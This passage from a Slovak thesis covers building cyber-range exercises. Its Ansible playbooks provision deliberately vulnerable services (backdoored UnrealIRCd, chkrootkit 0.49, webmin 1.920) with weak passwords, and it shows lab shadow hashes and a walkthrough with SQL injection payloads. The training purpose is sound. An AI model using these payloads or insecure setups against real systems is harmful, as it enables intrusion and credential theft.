
Prešli sme do časti, kde je možné vykonať sql injection a získali sme z databázy prihlásovacie údaje používateľov.



Obr. 5.2: Ukážka funkčnosti útoku sql injection na webový server

Poslednú skúšku, ktorú je nutné vykonať je funkčnosť útoku command injection.

Presunuli sme sa do časti náchylnej na tento útok je cez účet administrátora v časti nahrávania obrázkov na server a vyskúšali sme detailný výpis suborov v zložke.



Obr. 5.3: Ukážka funkčnosti útoku command injection na webový server

5.2 Tvorba druhého cvičenia

Scenár druhého cvičenia pozostáva zo staníc, majúce úlohu útočníka a staníc, na ktorých sa budú nachádzať zranitelné služby umožňujúce útočníkovy dosiahnuť práva používateľa root. Na tento účel sme vybrali zranitelnosti s označením CVE-2010-2075, CVE-2014-0476, CVE-2019-15107, ku ktorým máme archívi s danými verziami zranitelných služieb.

5.2.1 Skúšobné prostredie

Prostredie má rovnakú stavbu ako prvé cvičenie. Pre stanicu *utocnik* použijeme vagrant base_box *ubuntu/xenial64*. Druhú stanicu sme pomenovali *zranitelnaStanica* a použili vagrant base_box *debian/stretch64*. Podsiete a ip adresy jednotlivých staníc sme ponechali zhodné z týmy, ktoré sme použili v prvom cvičení.

Vytvorili sme súbory *utocnik.yml* a *zranitelnaStanica.yml* , v ktorých budeme definovať úkony. Do súborov sme pridali základnú štruktúru, definovaním atributu *hosts* pre jednotlivé stanice a atribút become sme nastavili na *yes*.

5.2.2 Nastavovanie playbooku pre útočnú stanicu

Začali sme vytvorením používateľa atribútom *user*. Špecifikovali sme meno používateľa, ktoré je *student* a pridali sme ho do skupiny *sudo*. Nastavili heslo a určili použitie príkazového riadnu */bin/bash*. Následne sme nainštalovali penetračné nástroje *metaploit, john the ripper a nmap*, ktoré sú nevyhnutné pre vyriešenie úlohy. V prvom rade nainštalujeme nástroj metasploit. Atribútom *get_url* stiahneme najnovšiu verziu inštalačného skriptu, zo stránky *https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb* a umiestnime ho do súboru */root/Download/msfinstall*. Atribútom *command:* stiahnutý skript spustíme a tým nainštalujeme metasploit. Nástroje *john the ripper* a *nmap* sme inštalovali atribútom *apt:*.

5.2.3 Nastavenie playbooku pre zranitelnú stanicu

ZranitelnaStanica neobsahuje žiadných užívateľov, preto ich musíme vytvoriť. Prvotne atribútom *group* vytvoríme skupiny s rovnakým názvom ako samotný používatelia. Následne atribútom *user* definujeme používateľov. Prvého sme pomenovali *alica* a pridali sme ho do skupiny *sudo* a skupiny *alica*. Druhý užívateľ má názov *bob* a pridali sme ho rovnakomennej skupiny. Pridelené heslá sme vybrali zo zoznamu najčastejšie používaných aby na ich prelomenie stačil slovníkový útok.

Nastavovanie zranitelnosti CVE-2010-2075

Zranitelná služba, ktorú sme nastavovali, má názov UnrealIRCd 3.2.8.1. Atribútom *unarchive:* prekopírujeme a rozbalíme archív zo zranitelnou službou. Špecifikovali sme cestu k archívu na lokálnej stanici a zložku kam sa má rozbalený archív presunúť. Služba nesmie byť spustená ako používaťel root, preto vytvoríme skupinu s názvom unrealirc atribútom *group* a používateľa s rovnakým názvom atribútom *user*. Nainštalujeme balíky *build-essential* a *gcc-multilib* atribútom *apt:* aby sme mohli službu nainštalovať a príkazom *make* samotnú inštaláciu služby spustíme. Po inštalácii zmeníme rekurzívne vlastníka a skupinu zložky, do ktorej sa služba nainštalovala na unrealirc aby daný používateľ mohol spúšťať danú službu.

Dodatočnú konfiguráciu služby sme zabezpečili tak, že súbory unrealircd.conf, log.conf, set_network.conf, listen_default_6667.conf skopírujeme do zranitelnej stanice a nastavíme používateľa unrealirc ako vlastníka. Služba musí byť spustená používateľom unrealirc, preto sme použili príkaz *runuser -l unrealirc -c '/var/lib/unreal/unreal start'* s atribútom *command:*, ktorý nám túto podmienku naplní.

Nastavovanie zranitelnosti CVE-2014-0476

Zranitelná služba má názov chkrootkit 0.49, ktorú prekopírujeme a rozbalíme z archívu do zložky */usr/local* atributom *unarchive:*. Inštaláciu spustíme príkazom *make sense* atributom *command:* a atributom *file:* vytvoríme odkaz na skript spúštajúci službu. Odkaz umiestníme do zložky */usr/sbin* a špecifikujeme používateľa root ako vlastníka odkazu. Následne atribútom *cron* nastavíme periodické spúšťanie daného odkazu každú minútu, špecifikáciou používateľa spúšťajúceho skript a absolútnej cesty ku skriptu, ktorá je */usr/sbin/chkrootkit*.

Nastavovanie zranitelnosti CVE-2019-15107

V prvom rade je nutné atributom *apt:* nainštalovať balík *python-pexpect. Atribútom unarchive* rozbálime archív so zranitelnou službou, ktorá má názov webmin 1.920 a spustíme inštalačný skript *setup.sh*. Ale počas inštalácie je nutné zadávať odpoveďe na konfiguračné otázky. Pre tento účel použijeme atribut *expect:* obsahujúci spustený prikaz a odpovede na zadané otázky. Odpovede sú zadané v tvare *jedinečná otázka: odpoveď* a ak počas inštalácie nastane zhoda v zadanej otázke použije preddefinovanú odpoveď. Následne skopírujeme konfiguračný súbor *miniserv.conf* atributom *copy:* a službu spustíme ako používateľ root.


5.2.4 Skúška funkčnosti

Na vytvorenie virtuálnych staníc sme použili rovnaký postup ako pre prvé cvičenie. Príkazom *python3 create.py -l ./scenar.yml* sme spustili generovanie súborou podľa nášho definovaného prostredia. Následne príkazom *vagrant up* sme spustili vytváranie virtuálnych staníc špecifikovaných v novovytvorenom súrore VagrantFile. Prvá vytvorená stanica bola *zranitelnastanica* nasledovaná stanicou *utocnik*, routerom a hraničným routerom. Rovnako ako pri prvom cvičení nenastala žiadna chyba pri spúšťaní ani pri provisioningu.


Na stanici *utocnik* sme vytvorili užívateľa *student*, pod ktorým budeme cvičenie testovať. Prihlásenie prebehlo bez komplikácii, čo značí správnu definíciu používateľa v playbooku.

Ako prvé použijeme nástroj *nmap* a oskenujeme ním zranitelnú stanicu pre výskyt zranitelných služieb.

Na zranitelnej stanici sa vyskytuje služby na porte 6667 a 10000, čo značí správnu inštaláciu znaniteľností *CVE-2010-2075* a *CVE-2019-15107*. Využitím nástroju *metasploit* získame prístup do zranitelnej stanice a skontrolujeme nastavenie programu cron príkazom *service cron status*.




Obr. 5.4: Výstup nástroja nmap skenujúci služby, dostupné na zranitelnej stanici



Obr. 5.5: Výstup príkazu service cron status vypísujúci spustené príkazy programom cron

Výstup z príkazu ukazuje spúšťanie príkazu */usr/sbin/chkrootkit* ako používateľ root každú minútu, čo je požadovaný výsledok. Nakoniec skontrolujeme správne vytvorenie užívateľov *alica* a *bob*, tak že zistíme ich výskyt v súboroch *passwd* a *shadow*.



Obr. 5.6: Výpis riadkov súboru passwd, na ktorých sa vyskytuje slovo alica alebo bob

```
root@zranitelnaStanica1:/usr/local/webmin/acl# cat /etc/shadow | grep 'alica\|bob'
alica:$6$ardjMheA$NLPGAn9mRg/r8oIbI.dZ8OV3L5RNN612ZcazYhPSLmAT056f8wd0sXVUaRosbss79p0QP4suBRwNtLd6BfTU
n/:18414:0:99999:7:::
bob:$6$rogDqb6H$TTrt/rX.UlpwZpiH.APrujz6Kh/IjqV4N.hALBx2KQuuT7UJnnj/.nNKs6dyzm9t.oiqAeZOWphvAnjFCQi4x.
:18414:0:99999:7:::
```

Obr. 5.7: Výpis riadkov súboru shadow, na ktorých sa vyskytuje slovo alica alebo bob

5.3 Kompletizácia cvičení

Vytvorili sme dve funkčné cvičenia ale je nutné všetky súbory rozdeniť do logickej štruktúry. V hlavnej zložke platformy SandBox Creator sme vytvorili priečinok *cvicenia*, v ktorom sa budú nachádzať súbory so vstupnými udajmi pre jednotlivé cvičenia. Následne sme v priečinku *provisioning/roles* vytvorili zložky pre kažkú zranitelnosť, používanú pri vytváraní jednotlivých cvičení. Do týchto priečinkou sme skopírovali archívy a konfiguračné súbory patriace daným zranitelnostiam a vytvorili sme súbory *main.yml*, do ktorých sme skopírovali postupy nastavovania zranitelností.

5.3.1 Nastavenie hlavného playbooku

Pri kažkom spustení platformy sa používa šablóna *playbook*, ako hlavný súbor nastavujúci stanice. Úpravou šablóny docielime konzistentné nastavovanie staníc.

Atribútom *hosts* špecifikujeme názvy staníc, na ktoré majú byť uplatnené nastavenia. Znak "* "na konci každého názvu umožňuje upravovať kažkú stanicu, ktorej názov začína požadovanými znakmi. Následne sme vymenili atribút *tasks:* za atribút *roles:* dovoľujúci nám dynamické pridávanie a odoberanie zranitelností nastavovaných na daných staniciach. Zranitelnosti sa pridávajú špecifikáciou zložiek v priečinku *roles* .

Atribútom *vars* pridávame premenným hodnotu. V našom prípade určujeme názov používateľa spúšťajúceho službu UnrealIRCd 3.2.8.1.

Výpis 5.2: Upravená šablóna špecifikujúca názvy staníc a ich nastavenie

```
1  - name: Konfiguracia zranitelnych stanic
2    hosts: zranitelnaStanica*
3    become: yes
4    roles:
5      - webmin-1.920
6      - role: unrealirc-3.281
7        vars:
8          unrealircGroup: unrealirc
9          unrealircUser: unrealirc
10     - chkrootkit-0.49
11     - createUsers
12
13 - name: Konfiguracia zranitelnej webovej stranky
14   hosts: onlineObchod*
15   become: yes
16   roles:
17     - SQL_CommandInjection
18
19 - name: Konfiguracia utocnej stanice
20   hosts: utocnik*
21   become: yes
22   roles:
23     - pentest
```

5.3.2 Tvorba scenára pre prvé cvičenie

Vstupné údaje sa nachádzajú v súbore *cvicenie1.yml* a pozostávajú z jednej stanice s názvom *onlineObchod* a z piatich staníc, ktoré sme pomenovali *utocnik1* až *utocnik5*. Použité vagrant base_box-y sú zhodné so tými, ktoré boli použité pri vytváraní skúšobného prostredia. Definovali sme taktiež jeden router s dvomi podsieťami. Do prvej podsiete sme pripojili stanicu *onlineObchod* a do druhej podsiete všetky útočné stanice.

Cvičenie sa spúšťa príkazom *python3 create.py -l ./cvicenia/cvicenie1.yml*, ktorý nám vytvorí konfiguračné súbory a príkazom *vagrant up*, ktorý inicializuje vytváranie virtuálnych staníc.

5.3.3 Tvorba scenára pre druhé cvičenie

Vstupné údaje pre druhé cvičenie sa nachádzajú v súbore *cvicenie2.yml*, v ktorom sme definovali päť staníc pomenovaných *zranitelnaStanica1* až *zranitelnaStanica5* a päť staníc pomenovaných *utocnik1* az *utocnik5*. Použité vagrant base_box-y sú zhodné so tými, ktoré boli použité pri vytváraní skúšobného prostredia. Následne *zranitelneStanice* a útočné stanice pripojíme do podsietí rozdelených routerom.

Cvičenie spúšťame podobne ako prvé cvičenie príkazom *python3 create.py -l ./cvicenia/cvicenie2.yml* a príkazom *vagrant up*.

6 Záver

V tejto práci boli predstavené tréningové platformy pre kybernetickú bezpečnosť z pohľadu použitých komponentov a účastníkov. Popísané boli tréningové modely, určujúce zameranie tréningu. Rozdelené boli role účastníkov podľa funkcií im prislúchajúcim a cieľov, na ktoré sú zameraný.

Vybraných bolo jedenásť open-source platforiem s rôznymi prístupmi k tvorbe a monitorovaniu úloh. Porovnávané boli na základe desiatich kritérií, pomocou ktorých sme sa rozhodli pre Sandbox Creator. Vybranú platformu sme podrobne popísali a to z oblasti jej modulárnej stavby, definície vstupných údajov, nastavenie sietí a spôsob provisioningu pre jednotlivé stanice. Nainštalovali sme všetky potrebné programy tretích strán, potrebné na sputenie platformy a úspešne sme spustili preddefinovaný scenár, ktorý nám indikoval splnenie všetkých požiadaviek potrebných na správny chod platformy.

Po zoznámení sa s vybranou platformou sme začali vytvárať dve cvičenia. Prvé cvičenie pozostáva z útočnej stanice a zranitelného webového servera, na ktorom je možné uskutočniť sql injection a command injection. Tvorbu sme začali definíciou vstupných údajou pre stanice *utocnik* a *onlineObchod* v súbore *scenar.yml*. Následne sme vytvorili súbor *onlineObchod.yml*, použitý na provisioning vytvorenej stanice. Do súboru sme vložili úkony nastavujúce apache server, sql server a php5. Spustením platformy Sandbox Creator s definovanými údajmi sme vygenerovali súbory pre program vagrant a ansible, ktoré sme použili na vytvorenie vituálneho prostredia. Ako posledný krok sme úspešne otestovali funkčnosť a dostupnosť požadovaných zranitelností.

Druhé cvičenie pozostáva taktiež z útočnej stanice a zranitelnej stanice, ktorá obsahuje zranitelnosti umožňujúce vzdialený prístup. Ako v prvom cvičení sme definovali vstupné údaje pre stanice *utocnik* a *zranitelnaStanica* v súbore scanar.yml. Vytvorením súboru *utocnik.yml* sme docielili provisioning útočnej stanice, v ktorej sme vytvorili nového používateľa a nainštalovali penetračné nástroje potrebné na vyriešenie cvičenia. Nastavenia vykonávané na zranitelnej stanici sme definovali v súbore *zranitelnaStanica.yml*. Dané nastavenia spočivali vo vytvorení zranitelností CVE-2010-2075, CVE-2014-0476, CVE-2019-15107. Vytvorením virtuálneho prostredia podľa vytvorených súborou a skúškou dostupnosti špecifikovaných zranitelností sme overili správnu konfiguráciu staníc.

Ako posledný krok sme upravili vstupné údaje oboch cvičení tak, aby virtuálne prostredie bolo vytvorené pre piatich používateľov a nastavenia pre provisioning jednotlivých staníc sme rozdelili tak, aby mohli byť špecifikované v jednom súbore. Tým sme docielili dynamickejšie pridávanie alebo odoberanie staníc, ktoré majú byť vytvorené pre dané cvičenie.

Literatúra

[1] HERJAVEC GROUP. *2019 Offical Annual Cybercrime Report.* [online]. 12.2018 [cit. 14.12.2019]. Dostupné z URL: <https://www.herjavecgroup.com/wp-content/uploads/2018/12/CV-HG-2019-Official-Annual-CybercrimeReport.pdf>

[2] FICCO M., PALMIERI F. *Journal of System Architecture: An open-source cybersecurity training platform for realistic edge-IoT scenarios.* [online]. Volume: 97, 8.2019, s.107-129, [cit. 14.12.2019]. Dostupné z URL: <https://www.sciencedirect.com/science/article/pii/S1383762118304442?dgcid=rss_sd_all#bib0004>

[3] GHODRATI H. *A framework for designing attack strategies in cyber range scenarios.* [online]. 7.2017 [cit. 14.12.2019]. Dostupné z URL: <https://csec.it/MSTheses/Ghodrati.pdf>

[4] DAVIS J., Magrath S. *A survey of cyber range and testbends.* [online]. Edinburgh South Australia, Australia. 10.2013 [cit. 14.12.2019]. Dostupné z URL: <https://pdfs.semanticscholar.org/687f/f7737f9e32b85cf885db88341b73892aa8ae.pdf>

[5] CYBERBIT. *Cyber Range Buyers Guide for Security Service Providers.* [online]. Izrael. 2017 [cit. 14.12.2019]. Dostupné z URL: <https://www.infosecurityeurope.com/__novadocuments/467451?v=636590390539170000>

[6] CLOUD RANGE. *Enter the blue team & the red team.* [online]. [cit. 14.12.2019]. Dostupné z URL: <https://www.cloudrangecyber.com/red-teamblue-team-exercises>

[7] VYKOPAL J., VIZVARY M., OSLEJSEK R., TOVARNAK D. *Lessons Learned From Complex Hands-on Defence Exercises in a Cyber Range.* [online]. Brno, Česká republika. 2017 [cit. 14.12.2019]. Dostupné z URL: <https://is.muni.cz/repo/1391675/2017-FIE-lessons-learned-exercises-cyberrange-paper.pdf>

[8] Rouse M. *Red team-blue team.* [online]. 2017, posledná aktualizácia 11.2017 [cit. 14.12.2019]. Dostupné z URL: <https://whatis.techtarget.com/definition/red-team-blue-team>

[9] AT&T, BROWN E. *CTF Hacking: What is Capture the Flag for a Newbie?.* [online]. 2018, posledná aktualizácia 28.11.2018 [cit. 14.12.2019]. Dostupné

z URL: <https://cybersecurity.att.com/blogs/security-essentials/capture-the-flag-ctf-what-is-it-for-a-newbie>

[10] OCCP. *General OCCP concept.* [online]. 2014, posledná aktualizácia 29.10.14 [cit. 14.12.2019]. Dostupné z URL: <https://opencyberchallenge.net/wiki/OCCPGeneral>

[11] CAPPETTA. *AWS Cyber Range: The Ultimate Cyber Lab Overview.* [online]. 14.11.2019 [cit. 14.12.2019]. Dostupné z URL: <https://medium.com/aws-cyber-range/aws-cyber-range-the-ultimate-cyber-lab-overview-3affcca1c842>

[12] BEURAN R., PHAN C., TANG D., CHINEN K., TAN Y. – SHINODA Y. *CyTrONE: An Integrated Cybersecurity Training Framework.* [online]. Japan Advanced Institute Of Science and Technology, Nomi, Ishikawa, Japan. 2017 [cit. 14.12.2019]. Dostupné z URL: <https://www.jaist.ac.jp/~razvan/publications/cytrone_integrated_framework.pdf>

[13] CROND-JAIST. *Cybersecurity Training Support for LMS.* [online]. posledná aktualizácia 16.5.2018 [cit. 14.12.2018]. Dostupné z URL: <https://github.com/crond-jaist/cylms/blob/master/README.md>

[14] PHAN C., TANG D., CHINEN K., BEURAN R. *CyRIS: A Cyber Range Instantiation System for Facilitating Security Training.* [online]. 3.3.2018 [cit. 14.12.2019]. Dostupné z URL: <https://www.jaist.ac.jp/~razvan/publications/cyris_facilitating_training.pdf>

[15] ECKROTH J., CHEN K., BELNA G., BELNA B. *ALPACA: Building Dynamic Cyber Ranges with Procedurally-Generated Vulnerability Lattices.* [online]. DeLand, Florida, https://www.usenix.org/system/files/conference/ase18/ase18-paper_wi.pdfUSA. 23.4.2019 [cit. 14.12.2019]. Dostupné z URL: <https://github.com/StetsonMathCS/alpaca/blob/master/publications/acmse-2019-alpaca.pdf>

[16] CHAPMAN P., BURKET J., BRUMLEY D. *PicoCTF: A Game-Based Computer Security Competition for High School Students.* [online]. 2014 [cit. 14.12.2019]. Dostupné z URL: <:http://jburket.com/picoctf-3gse.pdf>

[17] PICOCTF. *picoCTF-shell-manager.* [online]. posledná aktualizácia 19.3.2016 [cit. 14.12.2019]. Dostupné z URL: <https://github.com/picoCTF/picoCTF/blob/master/picoCTF-shell/README.md>

[18] KOROMODAKO. *mkCTF.* [online]. posledná aktualizácia 7.7.2019 [cit. 14.12.2019]. Dostupné z URL: <https://github.com/koromodako/mkctf/blob/master/README.md>

[19] SCHREUDERS Z. C., SHAW T., SHAN-A-KHUDA M., RAVICHANDRAN G., KEIGHLEY J. *Security Scenario Generator (SecGen): A Framework for Generating Randomly Vulnerable Rich-scenario VMs for Learning Computer Security and Hosting CTF Events.* [online]. 2017. [cit. 14.12.2019]. Leeds Breckett University, University of Birmingham. Dostupné z URL: <https://www.usenix.org/system/files/conference/ase17/ase17_paper_schreuders.pdf>

[20] WI S., CHOI J., KIL CHA S. *Git-based CTF: A Simple and Effective Approach to Organizing In-Course Attack-and-Defense Security Competition.* [online]. 2018 [cit. 14.12.2019]. Dostupné z URL: <https://www.usenix.org/system/files/conference/ase18/ase18-paper_wi.pdf>

[21] FACEBOOK. *Welcome to the FBCTF wiki!.* [online]. posledná aktualizácia 17.3.2017 [cit. 14.12.2019]. Dostupné z URL: <https://github.com/facebook/fbctf/wiki>

[22] CHUNG K. *CTFd Documentation.* [online]. posledná aktualizácia 3.10.2019 [cit. 14.12.2019]. Dostupné z URL: <https://readthedocs.org/projects/ctfd/downloads/pdf/stable/>

[23] JAN V. , RADEK O. , PAVEL C. , MARTIN V. , DANIEL T. *KYPO Cyber Range: Design and Use Cases.* [online].Fakúlta informatiky, Masaryková univerzita, Brno, Česká republika, posledná aktualizácia 2017 [cit. 1.6.2020]. Dostupné z URL: <https://is.muni.cz/publication/1386573/2017-ICSOFT-kypo-cyber-range-design-paper.pdf>

[24] THE OWASP FOUNDATION. *OWASP Top Ten.* [online].posledná aktualizácia 2020 [cit. 1.6.2020]. Dostupné z URL: <https://owasp.org/www-project-top-ten/>

[25] PORTSWIGGER WEB SECURITY. *SQL injection.* [online].[cit. 1.6.2020]. Dostupné z URL: <https://portswigger.net/web-security/sql-injection>

[26] PORTSWIGGER WEB SECURITY. *OS command injection.* [online].[cit. 1.6.2020]. Dostupné z URL: <https://portswigger.net/web-security/os-command-injection>

[27] HENRI S. *UnrealIRCd 3.2.8.1 backdoored on official ftp and site.* [online].posledná aktualizácia 12.6.2010 [cit. 1.6.2020]. Dostupné z URL: <https://seclists.org/fulldisclosure/2010/Jun/277>

[28] THOMAS S. *Chkrootkit 0.49 - Local Privilege Escalation.* [online].posledná aktualizácia 28.6.2014[cit. 1.6.2020]. Dostupné z URL: <https://www.exploit-db.com/exploits/33899>

[29] ETHAN. *Backdoor Exploration of Webmin Remote Code Execution Vulnerabilities (CVE-2019–15107).* [online].posledná aktualizácia 21.8.2019[cit. 1.6.2020]. Dostupné z URL: <https://medium.com/@knownsec404team/backdoor-exploration-of-webmin-remote-code-execution-vulnerabilities-cve-2019-15107-55234c0bd486>

[30] OPENWALL. *John the Ripper usage examples.* [online].posledná aktualizácia 19.5.2019[cit. 1.6.2020]. Dostupné z URL: <https://www.openwall.com/john/doc/EXAMPLES.shtml>

Zoznam symbolov, veličín a skratiek

AI	Artificial intelligence
API	Application Programming Interface
AWS	Amazon Web Services
CPU	Central Computer Unit
HW	HardWare
OVF	Open Virtualization Format
PAE	Physical Address Extension
RAM	Random Access Memory
VM	Virtual Machine
VTX	Intel Virtualization Technology
YAML	YAML Ain't Markup Language

Zoznam príloh

A Postup riešenia cvičenia číslo 1: Zranitelnosti webových aplikácii

A.1 Teoretický úvod

Nadácia OWASP vytvára list desiatich najčastejšie sa vyskytujúcich zranitelností na webových aplikáciách. Najaktuálnejší list je z roku 2020 a zahŕňa údaje získané počas rokov 2017, 2018 a 2019. Najväčším bezpečnostným rizikom sú injection útoky ako SQL, NoSQL, OS command a LDAP injection. My sa budeme zaoberať SQL a OS command injection útokmi [24].

A.1.1 SQL injection

SQL injection je webová zranitelnosť, ktorá umožňuje útočníkovi manipulovať s dotazmi vytvorenými aplikáciou pre databázu. Útočníkovi to vo všeobecnosti umožňuje vidieť údaje, ktoré normálne nie je schopný získať. To zahŕňa údaje patriace ostatným používateľom alebo, ku ktorým má prístup samotná aplikácia. Vo väčšine prípadov môže útočník údaje modifikovať alebo mazať a tým zapríčiniť nenávratné zmeny v chovaní a obsahu aplikácie. Poznáme dva druhy útokov. Prvý je založený na zobrazovaní chýb zo strany databázy a zobrazení obsahu databázy priamo vo webovej aplikácii. Druhov variantov je tzv. blind SQL injection. Táto technika je vo všeobecnosti komplikovanejšia a ťažšie uskutočniteľná. Táto technika sa využíva keď webová aplikácia nevracia výsledky SQL dotazov alebo podrobnosti o akýchkoľvek databázových chybách v rámci svojich odpovedí. V úlohe sa budeme zapodievať iba klasický útokom [25].

A.1.2 OS Command injection

OS Command injection je webová zranitelnosť, ktorá umožňuje útočníkovi vložiť a spustiť systémový príkaz. V takýchto situáciách webová aplikácia, ktorá spustí nechcený systémový príkaz sa správa ako pseudo príkazový riadok. Útočník ho môže používať ako autorizovaný systémový užívateľ s právami aplikácie alebo webového servera [26].


A.2 Praktická časť

A.2.1 Ciele úlohy

Úloha sa delí na dve časti. V prvej časti bude uskutočnený SQL injection útok na databázu webovej stránky s cieľom získať prihlasovacie údaje jednotlivých užívateľov. Jeden z užívateľov má práva administrátora, ktorý nepriamo spúšťa systémové príkazy pomocou webového formulára. Preto v druhej časti je potrebné nájsť časť webovej stránky, ktorá je náchylná na OS Command injection a získať údaje nachádzajúce sa na webovom servery.

A.2.2 Postup riešenia

Zranitelná webová stránka má ip adresu 10.1.1.5:80. V hornej časti sa nachádzajú záložky Home, Products, Sign In, Sign Up, Contact. Presunieme sa do časti Products obsahujúce pole "Filter Results" zobrazené na obrázku Obr. 1, ktoré je náchylné na SQL injection.



Obr. A.1: Pole 'Filter Results' v záložke 'Products'

Ako prvé je potrebné otestovať, či je pole zranitelné. Po zadaní jednej úvodzovky (') do poľa, sa nám zobrazí chybová hláška **"Query failed: You have an error in your SQL syntax; check the manual that corresponds to your ..."**, ktorá nám signalizuje, že je pole zranitelné. Ak by sa žiadna chybová hláška neobjavila tak pole zranitelné nie je.

Následne je potrebné zistiť počet stĺpcov. Na to sa používa príkaz "order by n", kde n je počet stĺpcov. Je potrebné aby interpreter jazyka SQL ignoroval všetko čo nasleduje po vloženom príkaze. Pre komentovanie sa využívajú znaky --, #, /*. V tomto prípade je použitý znak #. Teraz je možné navyšovať číslo n začínajúc od čísla 1 až pokiaľ sa neobjaví chybová hláška. V tom prípade je počet stĺpcov rovný n-1.

Výpis A.1: Hľadanie počtu stĺpcov príkazom order by

```
Filter Results: 'order␣by␣6#
```

Operátor union slúži na spájanie príkazov select. Na otestovanie funkčnosti operátoru sa využije príkaz **“union all select 1,2,. . . ,n-1”**, kde zadáme nájdené stĺpce. Ak sa zobrazí nižšie v tabuľke jedno číslo zo zadaných tak operátor union funguje.

Výpis A.2: Testovanie funkčnosti príkazu union

```
Filter Results: 'union␣all␣select␣1,2,3,4,5,6#
```

